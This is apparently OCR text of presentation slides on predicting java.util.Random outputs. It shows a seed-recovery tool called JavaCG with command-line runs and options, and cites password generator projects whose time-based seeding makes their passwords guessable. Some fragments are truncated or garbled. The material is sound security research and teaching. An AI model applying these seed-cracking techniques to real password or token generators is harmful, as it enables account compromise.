C:\bin>JavaCG.exe -g 40 -l 171 >t.txt

C:\bin>javacg.bat

C:\bin>JavaCG.exe -n 30 -l 171 -ds  0<t.txt
[+] Will perform nextInt(), nextInt(limit) case
Enter 30 numbers you have>[+] Input: (59, 48, 26, 128, 148, 102, 114, 57, 125, 80, 135, 68, 113, 4,
146, 24, 66, 126, 163, 6, 107, 154, 165, 7, 113, 31, 54, 138, 10, 39)
[+] d=1 period=11163 Starting advansed brute

[+] Main finished in 847 sec
[+] Limit = 171
[+] Next seed = 37925081201712
[+] Next 20 elements: 164 95 29 103 145 53 106 33 18 132 159 28 95 16 149 27 135 138 100 128

C:\bin>JavaCG.exe -n 30 -l 171  0<t.txt
[+] Will perform nextInt(), nextInt(limit) case
Enter 30 numbers you have>[+] Input: (59, 48, 26, 128, 148, 102, 114, 57, 125, 80, 135, 68, 113, 4,
146, 24, 66, 126, 163, 6, 107, 154, 165, 7, 113, 31, 54, 138, 10, 39)

[+] Main finished in 2638 sec
[+] Limit = 171
[+] Next seed = 37925081201712
[+] Next 20 elements: 164 95 29 103 145 53 106 33 18 132 159 28 95 16 149 27 135 138 100 128

C:\bin>
```

Tool: javacg, crack options (-sin, -sax)

- Crack: javacg -n [20] -l 88 [-sin 22..2] [-sax 44..4] [-p], - take 20 numbers modulo 88 and return internal state after the last number from input.
- If m ney can be specified. In ca ute with -bs (breadth strate

```
C:\bin>JavaCG.exe -g -l 85
12 51 47 33 30 75 2 40 45 16 26 26 57 55 42 84 81 59 18 75
init seed = 209177158325976
limit = 85
end seed = 206260355093996

C:\bin>JavaCG.exe -n 15 -l 85 -sax 209177289293824
[+] Will perform nextInt(), nextInt(limit) case
Enter 15 numbers you have>12 51 47 33 30 75 2 40 45 16 26 26 57 55 42
[+] Input: (12, 51, 47, 33, 30, 75, 2, 40, 45, 16, 26, 26, 57, 55, 42)

[+] Main finished in 21 sec
[+] Limit = 85
[+] Next seed = 44753840061873
[+] Next 20 elements: 84 81 59 18 75 7 44 76 51 17 26 62 48 79 74 15 76 10 55 15

C:\bin>JavaCG.exe -n 15 -l 85 -sax 209177289293824 -sin 209177027149824 -norm
[+] Will perform nextInt(), nextInt(limit) case
Enter 15 numbers you have>12 51 47 33 30 75 2 40 45 16 26 26 57 55 42
[+] Input: (12, 51, 47, 33, 30, 75, 2, 40, 45, 16, 26, 26, 57, 55, 42)

[+] Main finished in 0 sec
[+] Limit = 85
[+] Next seed = 44753840061873
[+] Next 20 elements: 84 81 59 18 75 7 44 76 51 17 26 62 48 79 74 15 76 10 55 15

C:\bin>
```

```
c:\bin>Ja
[+] Will
Enter 20
[+] Input

[+] Main
[+] Limit
[+] Next
[+] Next
```

```
45 81 25 8 64 81 49 43 28 85
, 25, 8, 64, 81, 49, 43, 28, 85)
```

```
c:\bin>Ja
[+] Will
Enter pas
[+] Input
[+] Input
21, 24)

[+] Main
[+] Limit
[+] Next seed = 128104225613952
[+] Next 20 elements: 5 6 1 9 24 15 3 6 8 9 0 19 5 3 1 20 0 0 15 19
```

```
27 78 45 30 17 60 70 6 63 5 35 54
```

```
18, 3,
```

Tool: javacg, crack options (-l 0, -l -1)

- –l 0 perform .nextInt() case
- –l -1 (or no –l specified) perform .nextLong() case.

Tool: javacg, crack options (-l 0, -l -1)

- –l 0 perform .nextInt() case

```
c:\bin>JavaCG.exe -g -l 0
1700741231 2092219082 1162888899 -259418775 921177420 1581677368 1291736806 -1541265625 1366482017 1
837435443 -778554849 -1859824700 -907001235 -1655314156 -502409195 -286255974 892089335 -1102945143
-1816176212 676800483
init seed = 210448977470040
limit = 0
end seed = 44354796484972

c:\bin>JavaCG.exe -n 10 -l 0
[+] Will perform nextInt(), nextInt(limit) case
Enter 10 numbers you have>1700741231 2092219082 1162888899 -259418775 921177420 1581677368 129173680
6 -1541265625 1366482017 1837435443 -778554849 -1859824700 -907001235 -1655314156 -502409195 -286255
974 892089335 -1102945143 -1816176212 676800483
[+] Input: (1700741231, 2092219082, 1162888899, -259418775, 921177420, 1581677368, 1291736806, -1541
265625, 1366482017, 1837435443)

[+] Main finished in 0 sec
[+] Limit = 0
[+] Next seed = 120418169248602
[+] Next 20 elements: -778554849 -1859824700 -907001235 -1655314156 -502409195 -286255974 892089335
-1102945143 -1816176212 676800483 -485023213 -339981384 1583672657 1501402750 2009929981 -2083228246
 87214231 1617383923 -670663808 -1089881881
```

Tool: javacg, crack options (-l 0, -l -1)

- –l 0 perform .nextInt() case
- –l -1 (or no –l specified) perform .nextLong() case.

```
c:\bin>JavaCG.exe -g
-2350629242542122429 -2073910231222817402 6748159585628579659 3627837178220854910 -52129259046421327
21 -7653026183596568223 -6714913324521418184 -8063596598875093769 15186011965795810 23 111945803470 29
39711 -6418551283153540948 -5283650449174871114 -2051359370478640448 878559907111400 2649 69761198842
44710868 5929671645652114921 2702805129719329826 -2916310352936220690 -695039720511875 0589 222861875
7858559229
init seed = 210427206589488
limit = -1
end seed = 239618456638360

c:\bin>JavaCG.exe -n 10
[+] Will perform nextLong() case
Enter 10 numbers you have>-2350629242542122429 -2073910231222817402 6748159585628579659 362783717822
0854910 -5212925904642132721 -7653026183596568223 -6714913324521418184 -8063596598875093769 15186011
96579581023 1119458034702939711 -6418551283153540948 -5283650449174871114 -2051359370478640448 87855
99071114002649 6976119884244710868 5929671645652114921 2702805129719329826 -2916310352936220690 -695
0397205118750589 2228618757858559229
[+] Input: (-2350629242542122429, -2073910231222817402, 6748159585628579659, 3627837178220854910, -5
212925904642132721, -7653026183596568223, -6714913324521418184, -8063596598875093769, 15186011965795
81023, 1119458034702939711)

[+] Main finished in 0 sec
[+] Next seed = 214872755240644
[+] Next 20 elements: -6418551283153540948 -5283650449174871114 -2051359370478640448 878559907111400
2649 6976119884244710868 5929671645652114921 2702805129719329826 -2916310352936220690 -695039720511 8
750589 2228618757858559229 2560862121180761 8717503616997871804 4006568227206106030 2630998805182102
822 8385348979386579357 -1521679057394574453 1046948678339385072 -3781851746864729638 63191171322846
98890 7997680163294461986
```

Tool: javacg, crack option -st

- Initial seed is milliseconds since epoch (GNU Class Path)

```
C:\bin>perl -e "print (time()-365*24*3600);#seconds one year ago"
1368611602
C:\bin>JavaCG.exe -g -l 87 -s 1368611602111
43 76 32 17 41 52 46 26 24 26 14 45 72 79 73 36 67 6 33 2
init seed = 1368611602111
limit = 87
end seed = 104881874417923

C:\bin>JavaCG.exe -n 15 -l 87 -st
[+] Will perform nextInt(), nextInt(limit) case
Enter 15 numbers you have>43 76 32 17 41 52 46 26 24 26 14 45 72 79 73
[+] Input: (43, 76, 32, 17, 41, 52, 46, 26, 24, 26, 14, 45, 72, 79, 73)

[+] Main finished in 11 sec
[+] Limit = 87
[+] Next seed = 276710998093716
[+] Next 20 elements: 36 67 6 33 2 10 40 60 74 78 57 48 48 70 5 29 2 28 36 13

C:\bin>
```

millisec one year ago

Tool: javacg, crack option –upt [–su]

- Initial seed is host uptime in **nano**seconds (Random's default constructor)
- –upt option takes uptime guess in **milli**seconds, combines diapason in **nano**seconds (as it's in –sin and –sax options) and simple bruteforse it.
- –su – optional maximum seedUniquifier increment, 1000 by default.


```
C:\bin>JavaCG.exe -g -l 87 -upt 22222222
6 69 52 22 50 42 20 13 7 65 44 39 27 37 11 30 33 15 51 86
init seed = 260510129722844
limit = 87
end seed = 260096740596272

C:\bin>JavaCG.exe -n 15 -l 87 -upt 22222222   uptime in milliseconds
[+] Will perform nextInt(), nextInt(limit) case
Enter 15 numbers you have>6 69 52 22 50 42 20 13 7 65 44 39 27 37 11
[+] Input: (6, 69, 52, 22, 50, 42, 20, 13, 7, 65, 44, 39, 27, 37, 11)
[+] Fall to simple brute :(

[+] Main finished in 0 sec
[+] Limit = 87
[+] Next seed = 140102179353413
[+] Next 20 elements: 30 33 15 51 86 45 26 36 1 23 41 67 27 14 27 55 4

C:\bin>
```

```
public Random()
{
    this(++seedUniquifier + System.nanoTime());
}

public Random(long l)
{
    haveNextNextGaussian = false;
    seed = new AtomicLong(0L);
    setSeed(l);
}

public synchronized void setSeed(long l)
{
    l = (l ^ 0x5deece66dL) & 0xffffffffffffL;
    seed.set(l);
    haveNextNextGaussian = false;
}
```

Tool: javacg, performance options

- -t 212 – perform brute with 212 threads (C++11 native threads are used). Default – 128.
- -c 543534 – each thread will take 543534 states to check ('cycles per thread'). Default – 9999.
- - ms 12 – will build search matrix with 12 rows. Deault – half of length of input sequence.
- -norm. During brute forcing we start from the max state ('from the top'), if it's known that sought state is in the middle - use -norm option.


Input sequence



Search matrix


Tool: javacg, threads


-t - total number of threads



Tool: javacg, threads with -norm opt.

-t - total number of threads






Are you sure
v7n8Q=)71nw;@hE
is secure enough?

MyPasswords

http://sourceforge.net/projects/mypasswords7/ ~18 855 downloads ~4 542 downloads/last year



MyPasswords

http://sourceforge.net/projects/mypasswords7/ ~18 855 downloads ~4 542 downloads/last year


```
public PasswordGenerator(int length, int type) {
  this.length = length;
  this.type = type;
  this.random = new Random(System.currentTimeMillis());
}
```

```
public String generatePassword() {
  char[] password = new char[this.length];
  for (int i = 0; i < password.length; i++) {
    int charPosition = randomInt(validChars.length());
    password[i] = new Character(validChars.charAt(charPosition));
  }

  return new String(password);
}
```

```
private int randomInt(int max) {
  return this.random.nextInt(max);
}
```

Mass Password Generator

http://sourceforge.net/project/javapwordgen/ ~3 825 downloads ~ 12 downloads/last year




Mass Password Generator

http://sourceforge.net/project/javapwordgen/ ~3 825 downloads ~ 12 downloads/last year

```
public String generatePasswords()
{
  this.running = true;
  this.statusInt = -1;
  Date now = new Date();
  Random randInt = new Random(9123847L + now.getTime());

  this.generatedPwords = "";
  this.passwords = new String[(int)this.nTimesDbl];
  setStatus("Generating passwords...");
  this.pwordCount = 0;
  this.statusInt = 0;

 for (int i = 0; (i < this.nTimesDbl) && (this.running); i++)
 {
    do
    {
      for (int j = 0; (j < this.format.length()) && (this.running); j++)
      {
        randInt.setSeed(Math.round(i * this.nCharsDbl * j + now.getTime() + randInt.nextInt()));
        thisPword = thisPword + useChars.charAt(randInt.nextInt(useChars.length()));
      }
    } while ((this.generatedPwords.contains(thisPword + "\n")) && (!this.allowDuplicatePasswords) && (this.running));
    this.generatedPwords = (this.generatedPwords + thisPword + "\n");

    this.pwordCount += 1;
    this.passwords[(this.pwordCount - 1)] = thisPword;
    onProgressUpdate();
```

